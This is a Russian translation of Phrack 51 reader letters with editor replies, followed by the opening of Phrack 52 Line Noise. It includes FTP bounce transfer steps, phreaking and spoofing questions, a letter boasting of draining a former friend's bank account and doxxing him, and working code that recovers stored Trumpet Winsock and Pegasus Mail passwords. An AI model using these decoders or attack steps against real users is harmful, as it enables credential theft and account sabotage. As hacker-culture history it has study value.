PASV (выдаёт IP и порт)
STOR

[Машина-отправитель с версией 2.4 или ниже]
TYPE I
PORT <IP принимающей машины и порт из вывода команды PASV>
RETR <имя_файла>

[Принимающая машина]
Начат перенос файла в двоичном режиме
```

Далее файл передаётся.

Но...

Если это машина с wu-2.4.2, машина-отправитель выдаёт «Illegal PORT Command», когда вводишь IP и порт принимающего компьютера. Можно указать только такой адрес PORT, который совпадает с IP, с которого идёт подключение. К сожалению, я не знаю, как выполнить Source Routing или IP-спуфинг, хотя мне было бы интересно узнать, является ли это единственным решением, и я не уверен, есть ли способ обойти это ограничение.

0x15

Как успешно фрэкать в Германии???

[Немцы меня там ненавидели. Думаю, они ненавидят всех американцев. Что-то связанное со Второй мировой войной, по всей видимости.]

0x16

Привет :)
Наверное, ты не знаешь, кто я...

[Точно.]

Ну, я итальянский парень и хочу сказать вам одну вещь... Вы великолепны.

[Ну, ладно... Правда?]

Только что начал читать Phrack (последние выпуски) и думаю, что это очень крутой и замечательный зин.

[Вы так считаете?]

Почему я вам это говорю? Потому что я думаю: если человек такой, как вы... что ж, значит, он великолепен.

[Да хватит уже. Я правда смущаюсь.]

Пытаюсь учиться у вас (и справлюсь... надеюсь :)) Меня интересует хакинг... но я не похож на других, кто всё время спрашивает: «Как мне стать хакером?», «Где найти что-нибудь, чтобы получить root?» Думаю, они ничего не поняли. НАСТОЯЩИЙ ХАКЕР (по-моему) — это эксперт с этикой, который взламывает ради знаний. Знание — одна из важнейших вещей в мире (ещё ДЕВУШКИ =)) Поэтому я не буду спрашивать, как стать хакером... (тем более что вы, наверное, скажете мне ИДИ НАХУЙ ;)) Мы так далеко друг от друга, но, может, однажды встретимся :) чтобы поделиться знаниями.

[Минуту. Вы что, клеитесь ко мне?]

Ну, большое спасибо, и извини за время, потраченное на чтение этого письма. Извини также за мой ужасный английский.

[Ничего. Благо, Aleph1 был рядом и перевёл для меня (правда, потом мне понадобился переводчик с его языка тоже).]

Phrack — это круто и здорово =)

[Согласен. Здорово и круто — вот что такое Phrack.]

0x17

Привет, я заметил, что вы обновили свою веб-страницу — это хорошо, но моя проблема в том, что когда я скачал 51-й выпуск phrack, он оказался таким: «phrack51.tar.gz» — так какую программу использовать, чтобы его открыть? Не могли бы вы выкладывать все выпуски в zip-формате? Это помогло бы нам всем!

[«Нам всем»? Вы, разумеется, имеете в виду всё население идиотов. Phrack не обслуживает мировых идиотов, извините. Попробуйте 2600. Слышал, их целевая аудитория немного попроще.]

0x18

Привет,

Некоторое время назад я отправил вам письмо с просьбой переслать сообщение автору одной из ваших статей, поскольку он хотел сохранить анонимность. Однако я не получил никакого ответа ни от автора, ни от вас. Для меня очень важно найти его, чтобы обсудить некоторые технические детали.

Статья называется «How to make your own telecards»
Том Седьмой, Выпуск Сорок восемь, Файл 10 (и 11) из 18

Вам удалось успешно переслать письмо?

Всё, что мне нужно, — чтобы он связался со мной по этому адресу (raven@swipnet.se). Если он хочет сохранить анонимность, он мог бы легко создать почтовый ящик на www.hotmail.com или другом подобном сервисе.

Было бы очень любезно с вашей стороны переслать это письмо автору и сообщить мне, было ли оно отправлено успешно или вернулось.

Спасибо

[Это всё, что мы можем сделать.]

0x19

Привет... есть ли способ получить phrack в одном большом файле, а не в множестве отдельных? Спасибо...

Спасибо,

Crystalize

[`cat phrack* > master_phrack.blob` **]**

0x1a

Никак не могу найти инфу по фрэкингу в Великобритании! Можете помочь? Ищу инфо по bt c7 и британским таксофонам. Спасибо

[Хм. Знаю нескольких британцев, которые меня любят. И я их тоже. Куда больше, чем немцев. И британские девушки куда красивее.]

0x1b

ПОМОГИТЕ! Ты лучший, мне срочно нужна помощь!

[АЙ ЛУЧШИЙ!@]

У меня 2 файла в Corel Word Perfect 7.0, на них стоят пароли, они мне нужны срочно. Можешь помочь? Или знаешь кого-то, кто может?

Я из США.

[Отлично. Считай, мы почти соседи.]

Я заплачу — говорят, ты один из лучших :-)

[АЙ ЛУЧШИЙ!@]

Melissa

P.S. Мне нужно попробовать сделать это к воскресному вечеру. Могу прислать их тебе по почте?

[Хм. «Melissa», значит... Хм... Лучше привози лично, это может занять некоторое время.]

0x1c

Просто интересно, почему все так восхваляют PGP, хотя он взламываемый.

[О чём, чёрт возьми, вы говорите?]

Возможно ли обойти «прокси-блокировки» при интернет-соединении? Местное подключение блокирует все сайты с хакингом/варезом — пытаешься зайти и получаешь сообщение «Вы пытаетесь получить доступ к заблокированному URL». Я думал, можно перенаправить соединение, но понятия не имею, как.

[Конечно. Попробуйте скрытое туннелирование через IP-фрагментацию или IP-in-IP.]

А также: откуда берётся вся эта информация о прослушивании телефонов, взломе сотовых сетей и телефонных манипуляциях? Вы исследуете это самостоятельно или просто накапливаете от других?

[Всё, что я знаю о телефонах, — самоучка.]

С уважением,
Denyerec

0x1d

Привет,
Я много читаю зины phrack последнее время и вижу твоё имя в большинстве из них — думаю, ты лучший, кто может ответить на мои вопросы.

С чего начать, чтобы стать хакером?

[С Новой Зеландии. Или хотя бы как можно дальше от Калифорнии.]

Какие книги читать?

[Всё, написанное Stevens/Knuth или любым из миллионов умных людей вокруг. Можно смело считать: если они написали книгу, они умнее тебя. Очень смело. Вроде как «Fort Knox» смело.]

Какие языки учить?

[Английский — хорошее начало.]

Какие сайты лучшие для поиска информации о хакинге (включая группы новостей)?

[Всё из иерархии alt. — *отличный вариант. Там сплошной* отборный* материал.]

Я только начал хакать — на приложениях своего компьютера и компьютеров друзей.

[Хорошо.]

Надеюсь, не надоедаю этим сообщением.

[Нисколько. Уверен, ты кого-нибудь порадовал своим существованием.]

0x1e

Дорогая редакция Phrack,
Ищу способы фрэкать во Франции, но не могу найти такой информации в сети. Есть ли хоть какой-то шанс, что синяя коробка работает во Франции, или приложение Phoney с красной, синей, зелёной и чёрной коробками — и если да, как это работает? Есть ли сайты в сети с информацией и инструментами для фрэкинга во Франции?

Спасибо заранее за советы.

[Ну, я не знаю ни одного француза, но думаю, если бы я встретил их, они бы мне понравились. Я не поддаюсь пропаганде «французы отстой». Нет-нет. Думаю, они классные. И французские женщины очень красивые.]

0x1f

Я использую Macintosh для IP-спуфинга. Пожалуйста, если вы работаете на Macintosh, пришлите мне взломанную версию TCP/IP и/или взломанную версию Open Transport. Спасибо.

[Вы замечательны. Давайте переписываться.]

0x20

Привет!

Извините за беспокойство, но у меня возникли проблемы с L2 на FreeBSD-2.2.1R, и я решил спросить вас о некоторых технических деталях.

Проблема в том, что «loki» не может получать пакеты ICMP_ECHO от «lokid». Я покопался в исходниках ядра netinet и, насколько понимаю, нет никакого способа передать пакеты ICMP_ECHO в пользовательское пространство. В ip_icmp.c у нас:

```
ICMP_ECHO->icmp_input()->icmp_reflect()->ICMP_ECHO_REPLY->icmp_send()->net
```

То есть принять ICMP_ECHO в пользовательской программе невозможно, верно?! К сожалению, у меня нет доступа к Linux-машине, чтобы посмотреть, что там происходит.

[Вы правы. В сопутствующей статье я намекаю на эту проблему. Стеки на базе Net/3 не передают пакеты ICMP request в пользовательское пространство.]

Есть ли какие-нибудь обходные пути? Я могу пропатчить ядро, но думаю, это не лучший вариант. Что вы об этом думаете?

[Запуск клиента и демона на машинах с Net/3 является проблемой.]

P.S. Идея патча проста — создать копию mbuf пакета через m_copy(), отправить её в rip_output(), и только после этого передать оригинальный пакет в icmp_reflect().

[Отлично! Напишите патч, и я опубликую его в следующем выпуске.]

С уважением, Роман.

0x21

Хотел бы обратиться ко всем так называемым «хакерам» — не могу найти никого, с кем можно поговорить в этой дыре Ричмонд, Вирджиния. Хочу передать сообщение всем хакерам VA с кодом 804, живущим рядом с Ричмондом — пишите мне на DrMischief@juno.com. Спасибо.

Спасибо,

Mischief

ALIAS: DrMischief

[Вот ваш шанс.]

0x22

Начну с того, что ваш журнал великолепен. Читаю его при каждой возможности. Я новичок и хочу знать, не знаете ли вы кого-нибудь, кто мог бы помочь мне начать и живёт/работает в районе Моррис Каунти, Нью-Джерси.

~The Gator

P.S. Если знаете кого-нибудь с ником «The Gator» — скажите мне, пожалуйста, чтобы я никого не обидел.

[Вы что, не проверяли в официальном репозитории кодовых имён? Ой-ой. Не завидую вам. «The Gator» — один из самых востребованных ников в истории ников! Вас теперь ждут крупные неприятности. Да поможет вам Бог.]

0x23

Привет!
Спасибо за такой хороший зин. В нём много актуальных статей, и он помог мне начать заниматься хакингом. Снова спасибо.
У меня, однако, есть вопрос: знаете ли вы что-нибудь о Менторе? Он написал «Манифест хакера» и, кажется, однажды написал статью для phrack... Не могли бы вы помочь мне? Я делаю это для школьного проекта...

[Слышал, Ментор вступил в группу new wave и сменил имя на Bobbysox.]

0x24

Где можно найти троян sshd.c?

[http://www.cs.hut.fi/ssh/#current-version]

0x25

Хотел бы узнать, занимался ли кто-нибудь из вас программированием на C (у меня есть для вас кое-что). Спасибо.

[Что?]

0x26

Привет, мне нужно приложение ФАЛЬШИВОГО IP. Вы можете мне помочь?

[НЕТ, не МОГУ ВАМ НИЧЕМ ПОМОЧЬ.]

0x27

Слышал, что в одном из выпусков Phrack есть статья о перехвате сессий — какой это выпуск? Не могу найти.

[P50-06]

0x28

Пытаюсь связаться со всеми настоящими хакерами и фрэкерами (не тупыми варез-ламерами) в зоне 601, особенно в районе Лодердейл Каунти — подумал, что Phrack — хорошее место для начала.

Мы с несколькими друзьями собираемся устраивать встречи в новом торговом центре Bonita Lakes Mall в Мередиане, когда он откроется позже в октябре (наверное, давно уже открылся к моменту выхода этого номера Phrack).

Все читатели, заинтересованные в возрождении HP-сцены в Восточном Миссисипи-Западная Алабама, могут приходить (слово «возрождение» предполагает, что сцена здесь когда-то существовала. Мы тут довольно скучные деревенщины).

Если вы планируете прийти или хотите узнать подробности, пишите на weaselsoftware@hotmail.com

Даже если будут только местные — должно быть весело, так что если всё пройдёт хорошо, я, возможно, напишу статью для Phrack об этом, если вам будет интересно.

[Нам было бы неинтересно. Я говорю «вам», потому что тут так говорят.]

Ура,
-|/|/easel

0x29

У меня несколько вопросов о Juggernaut:

1) Может ли он захватывать пакеты Ethernet?

[Может захватывать много.]

2) Может ли он работать как снифер?

[Конечно.]

3) Какой компилятор?

[GNU C compiler]

4) Нужно ли запускать от root?

[Нет, он должен запускаться именно как root.]

5) На каких платформах работает?

[Linux (старая версия); Linux, BSD, Solaris (текущая невыпущенная версия)]

0x2a

Можно сказать, что я новичок. Был бы очень признателен, если бы вы прислали информацию о чём угодно, связанном с началом хакинга. Например, какие компьютеры лучше и какие дополнительные аксессуары нужны. Короче, пожалуйста, пришлите любую информацию. Спасибо.

[ЧЕМ Я ЗАНИМАЮСЬ? Я ИЗДАЮ PHRACK. О ЧЁМ PHRACK? PHRACK — О РАСПРОСТРАНЕНИИ ЭНТРОПИЙНОЙ ИНФОРМАЦИИ ДЛЯ ВСЕХ, КТО ЕЁ ХОЧЕТ. ВЫ ЗАПУТАЛИСЬ? ПОХОЖЕ, ЧТО ДА.]

0x2b

Я слышал о вашем журнале. Я не новичок, но и не опытный в этой области. Не могли бы вы направить меня к тому, с чего начать.
pool

[P51-02@0x2a]

0x2c

Поздравляю, парни! Вы засветились на C|NET вчера ночью в 10 (5 сентября). Они вас костерили! Блин... Ну и всё. Пока!

[Хм.]

0x2d

Читая Phrack уже несколько лет и проработав в компьютерной отрасли 18+ лет, я решил наконец написать. Я читаю Phrack уже около 6 лет. Даже несколько раз разговаривал с Erik Bloodaxe по поводу Banyan Vines пару лет назад, когда служил в армии. Кажется, сцена так сильно изменилась. Раньше всё было в основном открытым. Теперь все так параноидально относятся к тому, чтобы делиться знаниями — ведь все торопятся выпустить патч для последнего эксплоита. Как, по-вашему, другие учились? Хакинг был и всегда будет о том, чтобы исследовать пределы систем и сетей. По мере того как учишься и делишься, другие расширяют свою базу знаний. Я начинал на

Atari 400-x, программируя на BASIC много лет назад. Знаю, многие посмеются, но это было начало. Тогдашние группы были очень сплочёнными, но и охотно помогали друг другу. Если ты проявлял желание учиться и уделял этому время вместо того, чтобы просто паразитировать, — было удивительно, что другие делали для тебя.

Последнее время я рыл кучу сайтов — в основном устаревшие хаки, которые я там нашёл. Большинство мест латают дыры так быстро, как только что-то появляется в сети. Но из кода можно поучиться, если уделить время. Хочу поздравить Phrack. Вы вместе с горсткой других делаете всё возможное, чтобы продолжать посылать нам в сообщество всё это. Один из комментариев, который я наверняка услышу: а почему же ты сам тогда не вносишь вклад? Напрямую в Phrack — нет, но это изменится скоро. У меня не так много по-настоящему крутого, под что ещё нет патчей. Моё — больше ковыряние и обучение. В любом случае, думаю, я достаточно поболтал. Просто хотел высказать своё мнение. Продолжайте делать Phrack!

Пока,
D-Man

0x2e

Ищу РЕАЛЬНО хорошую программу telnet и РЕАЛЬНО хорошую

[Мне нравится программа telnet из комплекта 4.4BSD.]

программу-сканер. Не подскажете?

[«Сканнерс» (Scanners) — ужасающий фильм! Зачем вам кого-то сканировать?!@]

А ещё хочу знать, как расшифровать пароль в файле passwd. Например, там написано:

```
john: x :9999 :13: John Johnson:/home/dir/john:/bin/john
```

[«x» — это маркер теневого пароля. Его нельзя расшифровать. Кроме того: шифрование Unix-паролей основано на модифицированной версии DES. Пользователь вводит логин и пароль в соответствующих полях. Введённый пароль используется как ключ для шифрования 64-битного блока нулей. Первые семь бит каждого символа извлекаются, образуя 56-битный ключ. (Остальные восемь используются для чётности.) Это означает, что лишь первые восемь символов имеют значение для пароля. Затем E-таблица модифицируется с использованием соли — 12-битного значения, преобразованного в первые два символа хранимого пароля. Цель соли — сделать заранее составленные списки паролей и аппаратные DES-чипы неэффективными (или более сложными в использовании). Затем DES применяется в 25 итерациях к блоку нулей. Результат — 64-битная строка, которая приводится к алфавиту из 64 символов (0–9, A–Z, a–z, «.», «/»). Это включает трансляции, при которых несколько разных значений представлены одним символом. Хэши Unix-паролей — продукт односторонней хэш-функции. Информация о ключе теряется с каждой итерацией. Биты УТРАЧИВАЮТСЯ в процессе. crypt(3) НЕВОЗМОЖНО расшифровать, обратить или как-то иначе обойти путём анализа его вывода.]

0x2f

Редактору:

Должен отдать должное работе, проделанной в Phrack51... с каждым разом всё лучше и лучше. Я наслаждался Phrack 1–50, но должен сказать: с тех пор, как нынешняя редакция взяла журнал под своё крыло, я заметил существенное улучшение качества и содержания статей. Спасибо за то, что делаете этот журнал доступным для всех нас, читающих и учащихся. И только одно: где же мои фотографии Милы Йовович без одежды!!!!!!

NMEwithin

[http://www.infonexus.com/~daemon9/PIX/milla4.jpg]

0x30

История подростковой мести... написанная уже не подростком в 3:37 ночи

[Предупреждение: это длинно.]

Вот я сижу в окружении полной пепельницы окурков, пустых пивных банок, пустых полуторалитровых бутылок, огромной кипы бумаг, стопки дисков, грязных тарелок, запутанных проводов, красных и зелёных огоньков, тиканья котла и с помутневшим взором. Только что вернулся из бильярдной и злой. Почему? Потому что старый друг женится завтра, а меня не позвали. Точнее, БЫЛ другом — так точнее. Предательство в любом виде — отличная почва для ненависти. Я — двадцатилетний (ненавижу эту долбаную фразу) неудачник без малейшего понятия о том, что ждёт в будущем... но я нахожу удовольствие в фигуральной мастурбации с МОИМ процессором. Меряюсь умом с этой штукой, говорю ей, что делать, делаю её своим рабом... дешёвый кайф. Власть над чем-то или кем-то — это здорово, пока длится... главное, чтобы не было совести. Но со мной поступили несправедливо, значит, это оправдано... мои действия, я имею в виду... ведь так? Подруга спит наверху и думает, что я сижу по ночам и смотрю порно. Говорю ей, что комп барахлит — вот почему я всё время за ним работаю... этот придурок Билл Гейтс. Если бы он был таким умным, каким его считает мир, эти занятия не были бы такими лёгкими. Но вернёмся к теме. (Извините, немного перебрал.) Итак, я захожу в сеть... ищу союзников, нахожу их среди других козлов, которые каким-то образом узнали один из моих ников. Мои приятели занимаются смешными делами — не полной анархией, но смешными. Что ж я делаю... говорю им, что сейчас в плохом состоянии... они спрашивают почему. «Время боли!» — вот что я читаю. Понимаете, как это бывает. Друг с первого класса через весь колледж только что в сотый раз кинул тебя. Мне от этого тошно, но тем не менее — время пустить в ход профессиональные хитрости. Рассказываю своим НАСТОЯЩИМ друзьям о своих намерениях — они ржут и бурлят от нетерпения. Выкладываю его ИНН, домашний и рабочий адрес, телефон, банк, лицензию и онлайн-аккаунты. Назад дороги нет. Смешно, как человек реально рискует ради виртуальных незнакомцев, с которыми образовалась онлайн-связь, и вербует их для того, чтобы нагадить реальному другу (бывшему другу). Первое: делим задачи. Второе: провал НЕ ЯВЛЯЕТСЯ опцией. Третье: сорвать свадьбу. Ну, поехали... секретарша штата — раз плюнуть. PhoneCo немного сложнее (но я там бывал). Банк... о, банк... онлайн-банкинг 24/7 — такая прекрасная идея. Мои дружные сообщники и я были как питбули, дерущиеся за соседскую кошку. Хихикали как школьницы. ЭЙ, мы элита! Или думаем, что так... большая часть нашего барахла (не всё) создана другими до нас. Мы модифицировали код, но основа не наша. Сейчас 4:30 утра, и всё несётся... почитав «подпольное», быть мучеником кажется клёво. Голова кружится, но надо сосредоточиться... это трудно. Активность счёта... деньги должны поступить в банкетный зал завтра. По крайней мере остаток мероприятия после первоначального залога. Номера чеков и проведённые транзакции. Он ни черта не подозревает! Самое смешное, что он упомянул, что написал чек на остаток всего за день до этого... но сумма ещё не была проведена на его счёте. Время вставить! --0.00 баланс. Слишком легко. Ладно, ладно. Просто непокрытый чек. Телефоны отключены (запланированное отключение за неответ на уведомления). О да... упомянул

ли я «Коммуналку»? Банк берёт на себя оплату... как удобно. Автокредиты, страховка, ипотека — всё. Ноль, нуль, зеро. Автоповтор. Константа (0.00). Я козёл, знаю, но быть кинутым «ДРУГОМ» — это тяжело и непростительно в данной ситуации. Ещё одно... корпоративная голосовая почта... убита. Оставил синтезированную речевую запись для начальника — слишком смешная и компрометирующая для придурка. Это как дать Бивису и Баттхеду маленький кусочек серого вещества, работающего только на плохое. Меня должны были пригласить на эту свадьбу, но тем не менее — он женится на шлюхе. Это может звучать как месть или кислый виноград, но это чистая правда. Так что мы фактически оказываем ему услугу — он просто ещё не знает об этом. «Часть с разрушением свадьбы» отменяется. Она всё равно состоится, и лавина наших действий начнётся лишь на следующей неделе. Но хотя бы я что-то сделал, ведь так? Какая глупость — концентрироваться на этом. Я идиот с тем, чего у меня не должно быть. Большинство моих дружков бьют по политическим целям... а я — отскакиваю чек. Но теперь я отпустил. Время сидеть и ждать... ждать звонка от общего друга с подробностями. Наверное, я из тех парней, кто возбудился бы, перепрограммировав таймер его спринклеров, чтобы они сработали, когда он садится в машину. Полный маразм, но я смеялся бы днями. Что со мной не так? Теперь сижу в своём самодельном подземелье и чешу голову со словами «ну это было жёстко». Знаю, некоторые зададут вопрос: «что он сделал, чтобы заслужить такую ответную реакцию?» Вы знаете, как это бывает — вы сами были там в какой-то момент, и каждый достигает точки, когда контрмеры оправданы. Дело закрыто. Что мы сделали — это лишь неудобство, которое будет устранено. Ничего, что нельзя исправить, не осталось. Именно в такие моменты (как бы тривиально это ни было) узнаёшь, кто готов подставить за тебя плечо. И по какой-то дурацкой причине это важно. По крайней мере для меня. Уже 7:49 утра, и пора к Песочному человеку.

SychoSiS — The Collective.

[Не знаю, что меня больше огорчает: то, что вы потратили несколько часов на написание этого, или то, что я потратил несколько минут на чтение. Теперь преданные читатели Phrack могут разделить мою боль и прочитать это сами.]

0x31

Кому это касается:

Я, кажется, отправлял вам статью о том, как взламывать телефоны в местном WAL~MART. Имейте в виду, что я отправил ту же статью в журнал 2600 и blacklisted 411, однако я отправил статью в 2600 раньше, чем вам или в blacklisted. Они решили её опубликовать, и поэтому я хочу сообщить вам об этом, чтобы не было путаницы.

Спасибо за внимание,

Pirho

--

Представлено Pirho и Международным Братством Студенческих Домов.

[Остаётся только надеяться, что ваша статья доставила Эммануэлю и остальной редакции 2600 столько же удовольствия, сколько она доставила нам. Не от того, что кто-то пойдёт приставать к людям в Walmart, — нет. В основном от смеха над вами за то, что вы это написали. Мы оставим статьи о взломе в Walmart и Диснейленде для публикации в 2600. Нам нравится думать, что у нас ещё есть репутация качества. -alhambra]

0x32

Уважаемый сэр,
Я прочитал ваш материал. Меня интересует хакерское искусство и я хочу его изучить. Хочу спросить вас: как взломать своего провайдера? Это глупо, знаю. Но больше не знаю, у кого спросить.

[Интересно, есть ли у переводчика aleph1speak на английский режим «Йода»...]

0x33

Привет, я только что провёл двухчасовой фотоэкскурс по вашей веб-странице, просмотрел каждую фотографию, размещённую там. Одно знаю точно — с учётом количества плёнки, которую вы использовали, Kodak должна вас любить! Фотки — это что-то, я чуть не описался от смеха. Похоже,

[Возможно, вам стоит обзавестись резиновыми штанами или памперсами для взрослых.]

вы и ваши друзья умеете повеселиться (мои люди). У нас здесь одни полоумные клоуны. В общем, хватит трепаться. Просто хочу спросить — кому принадлежит «INN»? Если вам — как вы оплатили всё это железо? Где вы находитесь — Калифорния, предполагаю? Сколько вам лет? Есть ли шанс встретиться где-нибудь для общения (IRC)?
Если это слишком личное — понимаю, если нет — ответьте...

[Вы что, клеитесь ко мне?]

С уважением, Tyrant

0x34

[...По поводу баги IP-фрагментации «Teardrop»...]

Кому это касается,

Я не думаю, что вам следовало публиковать информацию об этой найденной вами баге. Куча маньяков заполучила её и сейчас кладёт серверы везде. Сеть превратилась в анархию. У меня лежат около 4 серверов, которые я пропатчил. Но

[Интернет анархичен по своей природе.]

патч не работает.

[Патч работает отлично. Возможно, сломаны именно вы?]

Я не думаю, что вам следовало публиковать это публично.

[Спасибо. Обязательно подошью ваше мнение в папку «невежество».]

0x35

Просто хочу знать — когда проходит DEF CON и где можно узнать подробности?

С уважением,
Pav.

[DEF CON традиционно проходит летом в Городе Греха. Боже, обожаю этот город. http://www.defcon.org для подробностей, хотя будущее этого кона под вопросом.]

0x36

Где можно найти способы совершать звонки на большие расстояния без оплаты (желательно без изготовления коробок)?

[Телефонная линия, за которую вы не платите по счёту.]

Я не идиот, просто решил спросить. :)

[Это ещё вопрос.]

0x37

Кому это касается:

Мне нравится читать ваши материалы в Phrack, и я уделяю внимание тому, что написано о чтении в unix. Мне просто интересно — есть ли какой-нибудь способ играть со взломом Linux 1.2.13. Там также запущен pine, и я думаю, что есть трюк с .rhosts в pine и ls /tmp. Не могли бы вы рассказать мне об этом подробнее? Я мог бы скачать файл /etc/passwd, но потом мне нужен словарь для взлома — есть ли способ взломать его без словаря? И как удалить файл с записью о последнем входе в систему? Спасибо!!

С уважением,
Tag

[Linux 1.2.13 — один из самых неприступных Unix-вариантов на сегодняшний день. ОС Linux не только известна своей надёжной и непробиваемой безопасностью, но и ядро версии 1.2.13 стало пиком творчества Алана, Эрика, Линуса и всей команды. Эта ревизия ядра практически невосприимчива к любому известному виду атак (за возможным исключением квантовой разборки состояния). Ваш лучший вариант — убить себя прямо сейчас.]

0x38

Как у вас дела в Phrack, надеюсь, все в порядке.

Ладно, прежде чем что-то сказать — признаю: я новичок, не ламер, а именно новичок. Прочитал все хакерские файлы, которые смог найти. Есть только одна небольшая проблема... я живу в Ирландии. Несколько недель назад мне дали статью, написанную «Hackwind» (1992-й, кажется), о хакерской сцене в Ирландии. Поверьте на слово — там всё ещё хуже, чем он описывает. Главная проблема в том, что все написанные файлы никак не относятся к Ирландии. Я не знаю НИ ОДНОЙ BBS в Ирландии, и никто из тех, с кем я говорил, не знает тоже. Не ожидаю, что вы много знаете о хакерской сцене в Ирландии, но если знаете хоть что-нибудь — пожалуйста, сообщите. Я умираю

от нехватки информации. Информации, которую я нигде не могу найти. Если ничего об этом не знаете — может, знаете какие-нибудь контакты?
Пожалуйста, дайте знать. Спасибо,
N0_eCH0

P.S. Продолжайте в том же духе в Phrack.

[Ладно, кто-нибудь из Ирландии помогите этому парню.]

0x39

Привет, меня зовут FUSION из группы digital elite alliance, и я хотел бы узнать, не хотите ли вы стать нашими союзниками. Если да — ответьте мне на XXXX@prodigy.net, и я свяжусь с вами.

[Не ждите. Хотя... подождите. Лучше всё-таки подождите.]

0x3a

Daemon9,
Привет! Хочу задать тебе очень распространённый вопрос. Может, ты получаешь письма с ним каждый день. Да, я хочу знать, как стать великим хакером.

[Бить от плеча, а не от локтя.]

Я первокурсник университета. Хочу стать хакером — не чтобы причинять вред другим, а потому что, на мой взгляд, быть хакером требует огромных знаний и творчества. Стремлюсь к знаниям и хочу открывать новые технологии, а не просто использовать чужие. Я прочитал много статей о том, как стать хакером. И сделал всё по инструкциям.
Сейчас освоил C, unix shell и немного TCP/IP.
Что следует учить дальше, чтобы стать великим хакером, как ты?

[Если ты освоил вышеперечисленное, ты намного круче меня.]

Сейчас изучаю программирование сокетов и IP-спуфинг — есть ли какие-нибудь ресурсы в интернете, которые ты бы порекомендовал?
Пожалуйста, ответь. Жду ответа.

Liu Jiangyi

Daemon9,
Привет, забыл задать ещё один вопрос. Нужно ли вступать в хакерскую группу? И ты сам вступил? Если да — скажи, в какую группу вступить. И какой список рассылки, по твоему мнению, должен читать хакер?
Жду ответа!

Liu Jiangyi

0x3b

[Несколько писем nirva и мне. Клянусь БОГОМ — я их не придумал. Я *не смог бы* придумать такое.]

Привет, Route,

Хотел спросить, в какой цвет nirva покрасил волосы на DEF CON и какой фирмы краску он использовал. Также хотел узнать, нет ли у тебя под рукой копии LISP. Ты идёшь на концерт KMFDM в эту пятницу? Был ли ты когда-нибудь задержан за хакинг или фрэкинг, и как тебе удаётся хакать при постоянной слежке со стороны властей? И если не возражаешь — как ты пришёл к хакингу и был ли у тебя наставник?

Чао и спасибо.

Привет, Nirva,

Хотел спросить, как тебе удалось заставить Real Kitty пить кока-колу из бутылок McDonalds (или он просто жуёт соломинку). Также хотел узнать, с кем сейчас встречается Mike — ну и ты тоже. Ещё, если можешь, убеди Mike дать мне тоже немного веб-пространства — буду очень признателен.

Спасибо и чао.

Привет, Mike,

Хочешь выиграть свидание с Кармен Электрой? Если хочешь — зайди на durex.com, там есть ссылка на американский сайт с формой для участия в розыгрыше. Будучи таким блестящим хакером, не вижу, как ты не смог бы подтасовать результаты конкурса ;)

Спасибо и чао.

0x3c

Блин, думайте обо мне что хотите, но я никак не могу забыть фото nirva с вашего сайта — пожалуй, один из самых элитарно выглядящих людей, которых я видел, по части внешнего вида (нет, я не гей). В общем... что это у него на руках? Я видел ту фотографию с подписью «у nirva рахит» или что-то в этом роде — это импланты? То есть это часть его образа/внешности, или это какая-то странная болезнь, которую он подхватил?

[В связи с эмбарго на витамин D 1975–1978 годов в Нью-Мексико nirva заболел редкой болезнью — остеомаляцией (рахитом). В наши дни он в основном победил её благодаря интенсивным процедурам облучения ЭМП с витамином D, которые проходит дважды в неделю. Однако время от времени он даёт рецидив, как видно на упомянутой фотографии.]

Спасибо, чувак... классная страница, кстати.

speaxx

----[EOF]

Phrack 52 — Линейный шум

Автор: Various (разные авторы)

0x1

Обнаружив «Взломщик паролей Trumpet Winsock» от Doctor Jeep в P51-03, я счёл нужным поделиться небольшим фрагментом кода, который мне несколько неловко признавать своим — написанным значительно раньше опубликованной работы уважаемого Jeep'a. Поскольку его реализация требует доступа к компилятору Pascal и, судя по всему, не ориентирована на переносимость, тот факт, что мой скрипт требует для работы самого Trumpet'a, не кажется слишком большим недостатком. Ирония заключается в том, что не только «шифр» представляет собой простой запутывающий XOR, но и сам Trumpet декодирует его за вас.

```
<++> password.cmd
# Put in Trumpet Winsock directory, run under "Dialer/Other"
# Cannot currently use any file other than trumpwsk.ini,
# apparently due to implementation errors in the "load" function
display \n
display "Trumpet Password Thief 1.0, 8-18-95"\n
display \n
if [load $username]
        display "username: "
        display $username\n
else
        display "ERR: cannot load username"\n
end
if [load $password]
        display "password: "
        display $password\n
else
        display "ERR: cannot load password"\n
end
display \n
<-->
```

• anonymous

0x2

Ещё один декодер паролей... написан давно, просто не удосужился выложить...

```
<++> peg-dec.c
/*
 * Pegasus Mail Password Decoder v1.0 by Belgorath
 */
#include <stdio.h>

/* Decoding/Encoding Tables */
int dec1[1]= { 44 };
int dec2[2]= { 16, 21 };
int dec3[3]= { 10, 22, 28 };
int dec4[4]= { 37, 28, 21, 7 };
int dec5[5]= { 21, 22, 37, 28, 9 };
int dec6[6]= { 22, 15, 28, 42, 17, 2 };
int dec7[7]= { 15, 17, 21, 31,  0, 12, 19 };
```

```
  int dec8[8]= {  9,  2,  7, 20, 44, 22, 28, 23 };

  int *decz[8] = { dec1,dec2,dec3,dec4,dec5,dec6,dec7,dec8 };

  int decode_char(int numch, int ch, int pos)
  {
    ch-=decz[numch-1][pos-1];
    if(ch<-127) ch+=256;
    return ch;
  }
  void main(void)
  {
    int zz,x,nc;
    char *tz;
    int inps[20];

    nc=0;
    tz=malloc(8192);
    printf("Enter Pegasus Mail Password: ");
    gets(tz);

  /* Fun input parsing loop. Hope your malloc bzero's... */
    while( *tz ) {
      for(x=0;x<strlen(tz)+2;x++) {
        if( (tz[x]==' ') || (tz[x]==0) ) {
          tz[x]=0;
          inps[nc]=atoi(tz);
          nc++;
          tz+=x+1;
          break;
        }
      }
    }

  /* Throw away anything past the end */
    for(x=0;x<nc;x++) if(inps[x]==-1) nc=x+1;

  /* All pegasus passwords end in -1 */
    if(inps[nc-1]!=-1) {
      printf("Invalid Pegasus Mail Password.\n");
      return;
    }

  /* But we throw it away anyway */
    nc--;

    printf("Decoded Password: [");
    for(x=1;x<nc+1;x++) putchar(decode_char(nc,inps[x-1],x));
    printf("]\n");
  }
  <-->
```

0x3

```
                    :----------------------------:
                     Siemens Chip Card Technology

                    .        by Yggdrasil        .
                    :----------------------------:
```

